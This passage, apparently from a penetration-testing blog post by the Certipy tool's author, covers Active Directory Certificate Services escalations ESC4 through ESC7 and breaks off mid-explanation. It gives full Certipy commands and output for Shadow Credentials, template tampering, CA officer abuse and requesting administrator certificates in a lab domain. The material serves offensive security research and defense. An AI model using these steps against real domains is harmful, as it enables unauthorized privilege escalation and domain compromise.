
ESC4 — Vulnerable Certificate Template Access Control



Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)

ESC4 is when a user has write privileges over a certificate template. This can for instance be abused to overwrite the configuration of the certificate template to make the template vulnerable to ESC1.


As we can see in the path above, only `JOHNPC` has these privileges, but our user `JOHN` has the new `AddKeyCredentialLink` edge to `JOHNPC`. Since this technique is related to certificates, I have implemented this attack as well, which is known as Shadow Credentials. Here's a little sneak peak of Certipy's `shadow auto` command to retrieve the NT hash of the victim.



```
→  Certipy certipy shadow auto 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7ed9e9c6-16ae-01fe-bb3e-3bb3e5636ce6'
[*] Adding Key Credential with device ID '7ed9e9c6-16ae-01fe-bb3e-3bb3e5636ce6' to the Key
[*] Successfully added Key Credential with device ID '7ed9e9c6-16ae-01fe-bb3e-3bb3e5636ce6'
[*] Authenticating as 'johnpc$' with the certificate
[*] Using principal: johnpc$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'johnpc.ccache'
[*] Trying to retrieve NT hash for 'johnpc$'
[*] Restoring the old Key Credentials for 'johnpc$'
[*] Successfully restored the old Key Credentials for 'johnpc$'
[*] NT hash for 'johnpc$': fc525c9683e8fe067095ba2ddc971889
```


We'll go into more details about the technique later in this post, but for now, we just want the NT hash of `JOHNPC`.

The new version of Certipy can overwrite the configuration of a certificate template with a single command. By default, Certipy will overwrite the configuration to make it vulnerable to ESC1. We can also specify the `-save-old` parameter to save the old configuration, which will be useful for restoring the configuration after our attack. Be sure to do this, if using Certipy outside a test environment.




```
→  Certipy certipy template 'corp.local/johnpc$@dc.corp.local' -hashes :fc525c9683e8fe067095ba2ddc971889 -template 'ESC4' -save-old
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

As we can see below, the new configuration will allow `Authenticated Users` full control over the certificate template. Moreover, the new template can be used for any purpose, and the enrollee supplies the SAN, meaning it's vulnerable to ESC1.




Permissions for Authenticated Users	Allow	Deny
Full Control	✓	
Read	✓	
Write	✓	
Enroll	✓	
Autoenroll	✓	

When we've overwritten the configuration, we can simply request a certificate based on the ESC4 template as we would do with ESC1.



```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'ESC4' -alt 'administrator@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 671
[*] Got certificate with UPN 'administrator@corp.local'
[*] Saved certificate and private key to 'administrator.pfx'
```

If we want to restore the configuration afterwards, we can just specify the path to the saved configuration with the `-configuration` parameter. You can also use this parameter to set custom configurations.




```
→ Certipy certipy template 'corp.local/johnpc$@ca.corp.local' -hashes :fc525c9683e8fe067095ba2ddc971889 -template 'ESC4' -configuration 'ESC4.json'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ESC5 — Vulnerable PKI Object Access Control


ESC5 is when objects outside of certificate templates and the certificate authority itself can have a security impact on the entire AD CS system, for instance the CA server's AD computer object or the CA server's RPC/DCOM server. This escalation technique has not been implemented in Certipy, because it's too abstract. However, if the CA server is compromised, you can perform the ESC7 escalation.

ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2


Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
Find Certificate Authorities with User Specified SAN (ESC6)
Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)
Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)
CORP-CA@CORP.LOCAL

Find Certificate Authorities with User Specified SAN (ESC6)


ESC6 is when the CA specifies the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag. In essence, this flag allows the enrollee to specify an arbitrary SAN on all certificates despite a certificate template's configuration. In Certipy, this can be seen in the property "User Specified SAN" of the CA. If this property is not shown, it means that Certipy couldn't get the security and configuration of the CA.



EXTRA PROPERTIES


CA Name	corp-CA
Certificate Serial Number	22AAB32A64703EA54B146FE02F6C92AA
Certificate Subject	CN=corp-CA, DC=corp, DC=local
Certificate Validity End	2027-02-05 22:40:33+00:00
Certificate Validity Start	2022-02-05 22:30:33+00:00
DNS Name	dc.corp.local
Request Disposition	Issue
User Specified SAN	Enabled
Web Enrollment	Enabled
domain	CORP.LOCAL
type	Enrollment Service

The attack is the same as ESC1, except that we can choose any certificate template that permits client authentication.



```
→ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'User' -alt 'administrator@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 673
[*] Got certificate with UPN 'administrator@corp.local'
[*] Saved certificate and private key to 'administrator.pfx'
```

ESC7 — Vulnerable Certificate Authority Access Control



Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)


ESC7 is when a user has the `Manage CA` or `Manage Certificates` access right on a CA. While there are no public techniques that can abuse only the `Manage Certificates` access right for domain privilege escalation, we can still use it to issue or deny pending certificate requests.

We've seen this misconfiguration on one of our engagements. The whitepaper mentions that this access right can be used to enable the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag to perform the ESC6 attack, but this will not have any effect until the CA service (`CertSvc`) is restarted. When a user has the `Manage CA` access right, the user is allowed to restart the service. However, it does not mean that the user can restart the service remotely and we were also not allowed to restart this service on our engagement.

In the following, I will explain a new technique I found that doesn't require any service restarts or configuration changes.


In order for this technique to work, the user must also have the `Manage Certificates` access right, and the certificate template `SubCA` must be enabled. Fortunately, with our `Manage CA` access right, we can fulfill these prerequisites if needed.

If we don't have the `Manage Certificates` access right, we can just add ourselves as a new "officer". An officer is just the term for a user with the `Manage Certificates` access right, as per MS-CSRA 3.1.1.7.




```
→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -add-officer 'john'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'john' on 'corp-CA'
```

After running a new Certipy enumeration with the `find` command, and importing the output into BloodHound, we should now see that `JOHN` has the `Manage Certificates` and `Manage CA` access right.




Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)

The next requirement is that the default certificate template `SubCA` is enabled. We can list the enabled certificate templates on a CA with the `-list-templates` parameter, and in this case, the `SubCA` template is not enabled on our CA.




```
→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -list-templates
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'corp-CA':
    User
    ESC4
    ESC3
    ESC2
    ESC1
```

With our `Manage CA` access right, we can just enable the `SubCA` certificate template with the `-enable-template` parameter.



```
➜ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -enable-template 'SubCA'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'corp-CA'
```


The `SubCA` certificate template is now enabled, and we’re ready to proceed with the new attack.



```
➜ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -list-templates
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'corp-CA':
    SubCA
    User
    ESC4
    ESC3
    ESC2
    ESC1
```

The `SubCA` certificate template is enabled by default, and it’s a built-in certificate template, which means that it cannot be deleted in the Certificate Templates Console (MMC).


The `SubCA` certificate template is interesting because it is vulnerable to ESC1 (Enrollee Supplies Subject and Client Authentication).



EXTRA PROPERTIES

Authorized Signatures Required	0
Certificate Authorities	corp-CA
Certificate Name Flag	EnrolleeSuppliesSubject
Client Authentication	True
Enabled	True
Enrollee Supplies Subject	True
Enrollment Flag	None
Renewal Period	6 weeks
Requires Manager Approval	False
Template Name	SubCA
Validity Period	5 years
domain	CORP.LOCAL
type	Certificate Template


However, only `DOMAIN ADMINS` and `ENTERPRISE ADMINS` are allowed to enroll in the `SubCA` certificate template.



Show Enrollment Rights for Certificate Template

But if a user has the `Manage CA` access right *and* the `Manage Certificates` access right, the user can effectively issue failed certificate requests.


Let's try to request a certificate based on the `SubCA` certificate template, where we specify the SAN `administrator@corp.local`.



```
➜ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -template 'SubCA' -alt 'administrator@corp.local'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certifica
[*] Request ID is 674
Would you like to save the private key? (y/N) y
[*] Saved private key to 674.key
```


We get a `CERTSRV_E_TEMPLATE_DENIED` error, meaning that we are not allowed to enroll in the template. Certipy will ask if we still want to save the private key for our request, and in this case, we answer "y" (for yes). Certipy also prints out the request ID, which we'll use for issuing the certificate.

With our `Manage CA` and `Manage Certificates` access right, we can issue the failed certificate request with the `ca` command by specifying the request ID in `-issue-request` parameter.



